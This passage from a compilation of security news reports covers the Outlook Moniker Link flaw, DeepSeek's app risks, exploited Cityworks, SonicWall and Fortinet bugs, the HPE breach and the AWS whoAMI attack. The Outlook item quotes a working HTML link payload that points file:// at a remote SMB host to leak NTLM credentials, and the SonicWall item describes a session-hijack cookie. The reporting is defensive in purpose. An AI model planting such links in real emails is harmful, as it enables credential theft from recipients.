When it patched CVE-2024-21413 one year ago, Microsoft also warned that the Preview Pane is an attack vector, allowing successful exploitation even when previewing maliciously crafted Office documents.

As Check Point explained, this security flaw (dubbed Moniker Link) lets threat actors bypass built-in Outlook protections for malicious links embedded in emails using the file:// protocol and by adding an exclamation mark to URLs pointing to attacker-controlled servers.

The exclamation mark is added right after the file extension, together with random text (in their example, Check Point used "something"), as shown below:

```
*<a href="file:///\\10.10.111.111\test\test.rtf!something">CLICK ME</a>*
```

CVE-2024-21413 affects multiple Office products, including Microsoft Office LTSC 2021, Microsoft 365 Apps for Enterprise, Microsoft Outlook 2016, and Microsoft Office 2019, and successful CVE-2024-21413 attacks can result in the theft of NTLM credentials and the execution of arbitrary code via maliciously crafted Office documents.

On Thursday, CISA added the vulnerability to its Known Exploited Vulnerabilities (KEV) catalog, marking it as actively exploited. As mandated by the Binding Operational Directive (BOD) 22-01, federal agencies must secure their networks within three weeks by February 27.

"These types of vulnerabilities are frequent attack vectors for malicious cyber actors and pose significant risks to the federal enterprise," the cybersecurity agency warned.

While CISA primarily focuses on alerting federal agencies about vulnerabilities that should be patched as soon as possible, private organizations are also advised to prioritize patching these flaws to block ongoing attacks.

Source: https://www.bleepingcomputer.com/news/security/critical-rce-bug-in-microsoft-outlook-now-exploited-in-attacks/

6. Experts Flag Security, Privacy Risks in DeepSeek AI App

New mobile apps from the Chinese artificial intelligence (AI) company **DeepSeek** have remained among the top three "free" downloads for Apple and Google devices since their debut on Jan. 25, 2025. But experts caution that many of DeepSeek's design choices — such as using hard-coded encryption keys, and sending unencrypted user and device data to Chinese companies — introduce a number of glaring security and privacy risks.

Public interest in the DeepSeek AI chat apps swelled following widespread media reports that the upstart Chinese AI firm had managed to match the abilities of cutting-edge chatbots while using a fraction of the specialized computer chips that leading AI companies rely on. As of this writing, DeepSeek is the third most-downloaded "free" app on the Apple store, and #1 on Google Play.

DeepSeek's rapid rise caught the attention of the mobile security firm **NowSecure**, a Chicago-based company that helps clients screen mobile apps for security and privacy threats. In a teardown of the DeepSeek app published today, NowSecure urged organizations to remove the DeepSeek iOS mobile app from their environments, citing security concerns.

NowSecure founder **Andrew Hoog** said they haven't yet concluded an in-depth analysis of the DeepSeek app for **Android** devices, but that there is little reason to believe its basic design would be functionally much different.

Hoog told KrebsOnSecurity there were a number of qualities about the DeepSeek iOS app that suggest the presence of deep-seated security and privacy risks. For starters, he said, the app collects an awful lot of data about the user's device.

"They are doing some very interesting things that are on the edge of advanced device fingerprinting," Hoog said, noting that one property of the app tracks the device's name — which for many iOS devices defaults to the customer's name followed by the type of iOS device.

The device information shared, combined with the user's Internet address and data gathered from mobile advertising companies, could be used to deanonymize users of the DeepSeek iOS app, NowSecure warned. The report notes that DeepSeek communicates with **Volcengine**, a cloud platform developed by **ByteDance** (the makers of **TikTok**), although NowSecure said it wasn't clear if the data is just leveraging ByteDance's digital transformation cloud service or if the declared information share extends further between the two companies.



Unmask Users, connect to Organization, Prompts & Data
User
Anonymous email registration: slither.scouter2d@icloud.com
access
DeepServer Servers
App Vulnerabilities
- Unencrypted data exposed
- Insecure hardcoded encryption
- User/pass/key stored insecurely
User Prompt Prompt Data
Device & User Fingerprint
Internet
User Prompt Prompt Data
DeepSeek app
Device & User Fingerprinting
enrich fingerprinters to unmask users
User and Device Fingerprint Data Sources (examples)
Device & User Fingerprint
Device Fingerprinting
- Device Name
- CPU Model
- MCC.MNC
- Install Id
- Device Resolution
- idfv
- Boot Loader
- ...
Third-party Info Sharing e.g. ByteDance
Commercial Data Brokers e.g. Babel Street
Dark Web Data Leaks

Image: NowSecure.

Perhaps more concerning, NowSecure said the iOS app transmits device information "in the clear," without any encryption to encapsulate the data. This means the data being handled by the app could be intercepted, read, and even modified by anyone who has access to any of the networks that carry the app's traffic.

"The DeepSeek iOS app globally disables App Transport Security (ATS) which is an iOS platform level protection that prevents sensitive data from being sent over unencrypted channels," the report observed. "Since this protection is disabled, the app can (and does) send unencrypted data over the internet."

Hoog said the app does selectively encrypt portions of the responses coming from DeepSeek servers. But they also found it uses an insecure and now deprecated encryption algorithm called 3DES (aka Triple DES), and that the developers had hard-coded the encryption key. That means the cryptographic key needed to decipher those data fields can be extracted from the app itself.

There were other, less alarming security and privacy issues highlighted in the report, but Hoog said he's confident there are additional, unseen security concerns lurking within the app's code.

"When we see people exhibit really simplistic coding errors, as you dig deeper there are usually a lot more issues," Hoog said. "There is virtually no priority around security or privacy. Whether cultural, or mandated by China, or a witting choice, taken together they point to significant lapse in security and privacy controls, and that puts companies at risk."

Apparently, plenty of others share this view. *Axios* reported on January 30 that U.S. congressional offices are being warned not to use the app.

"[T]hreat actors are already exploiting DeepSeek to deliver malicious software and infect devices," read the notice from the chief administrative officer for the House of Representatives. "To mitigate these risks, the House has taken security measures to restrict DeepSeek's functionality on all House-issued devices."

TechCrunch reports that Italy and Taiwan have already moved to ban DeepSeek over security concerns. *Bloomberg* writes that **The Pentagon** has blocked access to DeepSeek. *CNBC* says **NASA** also banned employees from using the service, as did the **U.S. Navy**.

Beyond security concerns tied to the DeepSeek iOS app, there are indications the Chinese AI company may be playing fast and loose with the data that it collects from and about users. On January 29, researchers at **Wiz** said they discovered a publicly accessible database linked to DeepSeek that exposed "a significant volume of chat history, backend data and sensitive information, including log streams, API secrets, and operational details."

"More critically, the exposure allowed for full database control and potential privilege escalation within the DeepSeek environment, without any authentication or defense mechanism to the outside world," Wiz wrote. [Full disclosure: Wiz is currently an advertiser on this website.]

KrebsOnSecurity sought comment on the report from DeepSeek and from Apple. This story will be updated with any substantive replies.

Source: https://krebsonsecurity.com/2025/02/experts-flag-security-privacy-risks-in-deepseek-ai-app/

7. Hackers exploit Cityworks RCE bug to breach Microsoft IIS servers

A Software vendor Trimble is warning that hackers are exploiting a Cityworks deserialization vulnerability to remotely execute commands on IIS servers and deploy Cobalt Strike beacons for initial network access.

Trimble Cityworks is a Geographic Information System (GIS)-centric asset management and work order management software designed primarily for local governments, utilities, and public works organizations.

The product helps municipalities and infrastructure agencies manage public assets, process work orders, handle permitting and licensing, capital planning, and budgeting, among other things.

The flaw, tracked as CVE-2025-0994, is a high severity (CVSS v4.0 score: 8.6) deserialization problem that allows authenticated users to perform RCE attacks against a customer's Microsoft Internet Information Services (IIS) servers.

Trimble states that it has investigated customer reports about hackers gaining unauthorized access to customer networks by leveraging the flaw, indicating that exploitation is underway.

Exploiting to breach networks

The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has released a coordinated advisory warning customers to immediately secure their networks from attacks.

The CVE-2025-0994 flaw impacts Cityworks versions prior to 15.8.9 and Cityworks with office companion versions before 23.10.

The latest versions, 15.8.9 and 23.10, were made available on January 28 and 29, 2025, respectively.

Administrators managing on-premise deployments must apply the security update as soon as possible, while cloud-hosted instances (CWOL) will receive the updates automatically.

Trimble says it has discovered that some on-premises deployments may have overprivileged IIS identity permissions, warning that these should not run with local or domain-level administrative privileges.

Moreover, some deployments have incorrect attachment directory configurations. The vendor recommends restricting attachment root folders to contain only attachments.

After completing all three actions, customers may resume normal operations with Cityworks.

While CISA has not shared how the flaw is being exploited, Trimble has released indicators of compromise for attacks seen exploiting the vulnerability.

These IOCs indicate that the threat actors deployed a variety of tools for remote access, including WinPutty and Cobalt Strike beacons.

Microsoft also warned yesterday that threat actors are breaching IIS servers to deploy malware in ViewState code injection attacks using ASP. NET machine keys exposed online.

Source: https://www.bleepingcomputer.com/news/security/hackers-exploit-cityworks-rce-bug-to-breach-microsoft-iis-servers/

8. HPE notifies employees of data breach after Russian Office 365 hack

Hewlett Packard Enterprise (HPE) is notifying employees whose data was stolen from the company's Office 365 email environment by Russian state-sponsored hackers in a May 2023 cyberattack.

According to filings with Attorney General offices in New Hampshire and Massachusets, HPE started sending the breach notification letters last month to at least 16 people who had their driver's licenses, credit card numbers, and Social Security numbers stolen.

"HPE's forensic investigation determined that certain individuals' personal information may have been subject to unauthorized access," the company says in the letters. "On January 29, 2025, HPE began providing notice of this event to impacted individuals, in accordance with applicable law."

When asked to share the number of employees affected by this data breach, an HPE spokesperson said it was "a limited group of HPE team member mailboxes that were accessed, and only the information contained in those mailboxes was involved."

The group behind the attack, Cozy Bear (also known as Midnight Blizzard, APT29, and Nobelium), is believed to be part of Russia's Foreign Intelligence Service (SVR) and has also been linked to other high-profile breaches, including the infamous 2020 SolarWinds supply chain attack.

The HPE breach incident was first disclosed in an SEC filing on January 29, 2024, when the company said it was notified on December 12 that suspected Russian hackers breached its cloud-based Office 365 email environment in May 2023 using a compromised account.

"We determined that this nation-state actor accessed and exfiltrated data beginning in May 2023 from a small percentage of HPE mailboxes belonging to individuals in our cybersecurity, go-to-market, business segments, and other functions. We believe the nation-state actor is Midnight Blizzard, also known as Cozy Bear," HPE told BleeingComputer at the time.

"The accessed data is limited to information contained in the users' mailboxes. We continue to investigate and will make appropriate notifications as required."

Sharepoint server breached by the same hackers

In the SEC filing, HPE added that the Office 365 incident was likely related to another May 2023 breach, when threat actors accessed the company's SharePoint server and stole files.

Days before HPE's disclosure, Microsoft also warned that Cozy Bear hackers stole data from corporate email accounts and source code repositories. They first breached Microsoft's network in November 2024 in a password spray attack to access a legacy non-production test tenant account.

HPE was previously breached in 2018 when Chinese malicious actors hacked into its network and used that access to breach its customers' devices.

In 2021, it also disclosed that the data repos for its Aruba Central network monitoring platform had been compromised, allowing a threat actor to access information about monitored devices and their locations.

More recently, in February 2024 and January 2025, the company started investigating other potential security breaches after a threat actor using the IntelBroker handle claimed to have stolen HPE credentials, source code, and other sensitive information.

Source: https://www.bleepingcomputer.com/news/security/hpe-notifies-employees-of-data-breach-after-russian-office-365-hack/

9. SonicWall firewall exploit lets hackers hijack VPN sessions, patch now


Security researchers at Bishop Fox have published complete exploitation details for the CVE-2024-53704 vulnerability that allows bypassing the authentication mechanism in certain versions of the SonicOS SSLVPN application.

The vendor warned about the high exploitation possibility of the flaw in a bulletin on January 7, urging administrators to upgrade their SonicOS firewalls' firmware to address the problem.

"We have identified a firewall vulnerability that is susceptible to actual exploitation for customers with SSL VPN or SSH management enabled, and that should be mitigated immediately by upgrading to the latest firmware," warned SonicWall in an email sent to customers at the time.

The flaw allows a remote attacker to hijack active SSL VPN sessions without authentication, granting them unauthorized access to the victim's network.

On January 22 Bishop Fox researchers announced that they had developed an exploit for CVE-2024-53704 after a "significant reverse-engineering effort," confirming SonicWall's fears about the exploitation potential of the vulnerability.




Reverse-engineering the patch to find the flaw
Source: Bishop Fox

After allowing some time for system administrators to apply the available patches, Bishop Fox released the full exploitation details on Monday.

The exploit works by sending a specially crafted session cookie containing a base64-encoded string of null bytes to the SSL VPN authentication endpoint at '/cgi-bin/sslvpnclient.'

This triggers an incorrect validation of the session, as the mechanism assumes that the request is associated with an active VPN session.

This logs out the victim and gives the attacker access to the session, allowing them to read the user's Virtual Office bookmarks, obtain VPN client configuration settings, open a VPN tunnel to the internal network, and provides access to private network resources.


CLIENT
SERVER
GET /cgi-bin/sslvpnclient?launchplatform=
Cookie: swap=<PAYLOAD>
nxAuthenticate()
nxSendAuthResponse()
getSslvpnSessionFromCookie()
Set-Cookie: swap=<SESSION ID>

Overview of the attack path
Source: Bishop Fox

The researchers put the validity of their analysis to the test and created a proof-of-concept exploit code to simulate an authentication bypass attack. The response headers showed that they had successfully hijacked an active session.

"With that, we were able to identify the username and domain of the hijacked session, along with private routes the user was able to access through the SSL VPN," the researchers said.

Security updates available

The issue impacts SonicOS versions 7.1.x (up to 7.1.1-7058), 7.1.2-7019, and 8.0.0-8035. These versions run in multiple models of Gen 6 and Gen 7 firewalls, as well as SOHO series devices.

Fixes were made available in SonicOS 8.0.0-8037 and later, 7.0.1-5165 and higher, 7.1.3-7015 and higher, and 6.5.5.1-6n and higher. For model-specific information, check out SonicWall's bulletin here.

Bishop Fox says that internet scans as of February 7 show roughly 4,500 internet-exposed SonicWall SSL VPN servers without the security updates fixing CVE-2024-53704.

With a working proof-of-concept exploit now publicly available, admins should apply the updates as soon as possible because the exploitation risk for CVE-2024-53704 has increased significantly.

Source: https://www.bleepingcomputer.com/news/security/sonicwall-firewall-exploit-lets-hackers-hijack-vpn-sessions-patch-now/

10. Fortinet warns of new zero-day exploited to hijack firewalls

Update 2/11/25 07:32 PM ET: After publishing our story, Fortinet has informed us that the new CVE-2025-24472 flaw added to FG-IR-24-535 today is not a zero-day and was already fixed in January.

Furthermore, even though today's updated advisory indicates that both flaws were exploited in attacks and even includes a workaround for the new CSF proxy requests exploitation pathway, Fortinet says that only CVE-2024-55591 was exploited.

Fortinet told BleepingComputer that if a customer previously upgraded based on the guidance in FG-IR-24-535 / CVE-2024-55591, then they are already protected against the newly disclosed vulnerability.

The title of our story has been updated to reflect this new information, and our original article is below.

Fortinet warned today that attackers are exploiting another now-patched zero-day bug in FortiOS and FortiProxy to hijack Fortinet firewalls and breach enterprise networks.

Successful exploitation of this authentication bypass vulnerability (CVE-2025-24472) allows remote attackers to gain super-admin privileges by making maliciously crafted CSF proxy requests.

The security flaw impacts FortiOS 7.0.0 through 7.0.16, FortiProxy 7.0.0 through 7.0.19, and FortiProxy 7.2.0 through 7.2.12. Fortinet fixed it in FortiOS 7.0.17 or above and FortiProxy 7.0.20/7.2.13 or above.

Fortinet added the bug as a new CVE-ID to a security advisory issued last month cautioning customers that threat actors were exploiting a zero-day vulnerability in FortiOS and FortiProxy (tracked as CVE-2024-55591), which affected the same software versions. However, the now-fixed CVE-2024-55591 flaw could be exploited by sending malicious requests to the Node.js websocket module.

According to Fortinet, attackers exploit the two vulnerabilities to generate random admin or local users on affected devices, adding them to new and existing SSL VPN user groups. They have also been seen modifying firewall policies and other configurations and accessing SSLVPN instances with previously established rogue accounts "to gain a tunnel to the internal network.network."

While Fortinet didn't provide additional information on the campaign, cybersecurity company Arctic Wolf released a report with matching indicators of compromise (IOCs), saying vulnerable Fortinet FortiGate firewalls with Internet-exposed management interfaces have been under attack since at least mid-November.

"The campaign involved unauthorized administrative logins on management interfaces of firewalls, creation of new accounts, SSL VPN authentication through those accounts, and various other configuration changes," Arctic Wolf Labs said.

"While the initial access vector is not definitively confirmed, a zero-day vulnerability is highly probable. Organizations should urgently disable firewall management access on public interfaces as soon as possible."

Arctic Wolf Labs also provided this timeline for CVE-2024-55591 mass-exploitation attacks, saying it includes four unique phases:

1. Vulnerability scanning (November 16, 2024 to November 23, 2024)
2. Reconnaissance (November 22, 2024 to November 27, 2024)
3. SSL VPN configuration (December 4, 2024 to December 7, 2024)
4. Lateral Movement (December 16, 2024 to December 27, 2024)

"Given subtle differences in tradecraft and infrastructure between intrusions, it is possible that multiple individuals or groups may have been involved in this campaign, but jsconsole usage was a common thread across the board," it added.

Arctic Wolf Labs added that it notified Fortinet about the attacks on December 12 and received confirmation from the company's Product Security Incident Response Team (PSIRT) five days later that the activity was known and already under investigation.

Fortinet advised admins who can't immediately deploy the security updates to secure vulnerable firewalls to disable the HTTP/HTTPS administrative interface or limit the IP addresses that can reach it via local-in policies as a workaround.

BleepingComputer reached out to a Fortinet spokesperson for comment but did not hear back by time of publication.

Source: *https://www.bleepingcomputer.com/news/security/fortinet-warns-of-new-zero-day-exploited-to-hijack-firewalls/*

11. whoAMI attacks give hackers code execution on Amazon EC2 instances

Security researchers discovered a name confusion attack that allows access to an Amazon Web Services account to anyone that publishes an Amazon Machine Image (AMI) with a specific name.

Dubbed "whoAMI," the attack was crafted by DataDog researchers in August 2024, who demonstrated that it's possible for attackers to gain code execution within AWS accounts by exploiting how software projects retrieve AMI IDs.

Amazon confirmed the vulnerability and pushed a fix in September but the problem persists on the customer side in environments where organizations fail to update the code.

Carrying out the whoAMI attack

AMIs are virtual machines preconfigured with the necessary software (operating system, applications) used for creating virtual servers, which are called EC2 (Elastic Compute Cloud) instances in the AWS ecosystem.

There are public and private AMIs, each with a specific identifier. In the case of public ones, users can search in the AWS catalog for the right ID of the AMI they need.


To make sure that the AMI is from a trusted source in the AWS marketplace, the search needs to include the 'owners' attribute, otherwise the risk of a whoAMI name confusion attack increases.

The whoAMI attack is possible due to misconfigured AMI selection in AWS environments:

1. The retrieval of AMIs by software using the ec2:DescribeImages API without specifying an owner
2. The use of wildcards by scripts instead of specific AMI IDs
3. The practice of some infrastructure-as-code tools like Terraform using "most_recent=true," automatically picking the latest AMI that matches the filter.

These conditions allow the attackers to insert malicious AMIs in the selection process by naming the resource similarly to a trusted one. Without specifying an an owner, AWS returns all matching AMIs, including the attacker's.

If the parameter "most_recent" is set to "true," the victim's system provides the latest AMIs added to the marketplace, which may include a malicious one that has a name similar to a legitimate entry.



```
❯ simple-ec2 launch -i
Default config file not loaded; using system defaults instead: open /Users/seth.ar

Select a region for the instance:

      REGION          │ DESCRIPTION
     ─────────────────┼──────────────────────────
      ap-northeast-1  │ Asia Pacific (Tokyo)
      ap-northeast-2  │ Asia Pacific (Seoul)
      ap-northeast-3  │ Asia Pacific (Osaka)
      ap-south-1      │ Asia Pacific (Mumbai)
      ap-southeast-1  │ Asia Pacific (Singapore)
      ap-southeast-2  │ Asia Pacific (Sydney)
      ca-central-1    │ Canada (Central)
      eu-central-1    │ Europe (Frankfurt)
      eu-north-1      │ Europe (Stockholm)
      eu-west-1       │ Europe (Ireland)
      eu-west-2       │ Europe (London)
      eu-west-3       │ Europe (Paris)
      sa-east-1       │ South America (Sao Paulo)
      us-east-1       │ US East (N. Virginia)
      us-east-2       │ US East (Ohio)
      us-west-1       │ US West (N. California)
    > us-west-2       │ US West (Oregon)

How do you want to choose the instance type?

      Enter the instance type
      Provide vCPUs and memory information for advice
    > Use the default instance type, [t2.micro]

Select an AMI for the instance:

      OPERATING SYSTEM │ IMAGE ID              │ CREATION DATE
     ──────────────────┼───────────────────────┼──────────────────────────
    > Amazon Linux 2   │ ami-08b96120f4ae90485 │ 2024-10-30T13:59:31.000Z
      Ubuntu           │ ami-0a588942e90cfecc9 │ 2023-05-31T17:00:22.000Z
      Red Hat          │ ami-08a3957682dc34c0b │ 2023-11-09T14:12:07.000Z
      SUSE Linux       │ ami-03739a7708702aa76 │ 2024-09-13T10:58:19.000Z
      Windows          │ ami-00c70d5e9ecca5847 │ 2024-10-09T20:40:16.000Z

Persist EBS Volume(s) after the instance is terminated?
```

Demonstrating the retrieval of a malicious instead of a trusted AMI
Source: DataDog

Basically, all an attacker needs to do is publish an AMI with a name that fits the pattern used by trusted owners, making it easy for users to select it and launch an EC2 instance.

The whoAMI attack does not require breaching the target's AWS account. The attacker only needs an AWS account to publish their backdoored AMI to the public Community AMI catalog and strategically choose a name that mimics the AMIs of their targets.

Datadog says that based on their telemetry, about 1% of the organizations the company monitors are vulnerable to whoAMI attacks but "this vulnerability likely affects thousands of distinct AWS accounts."

Amazon's response and defense measures

DataDog researchers notified Amazon about the flaw and the company confirmed that internal non-production systems were vulnerable to the whoAMI attack.

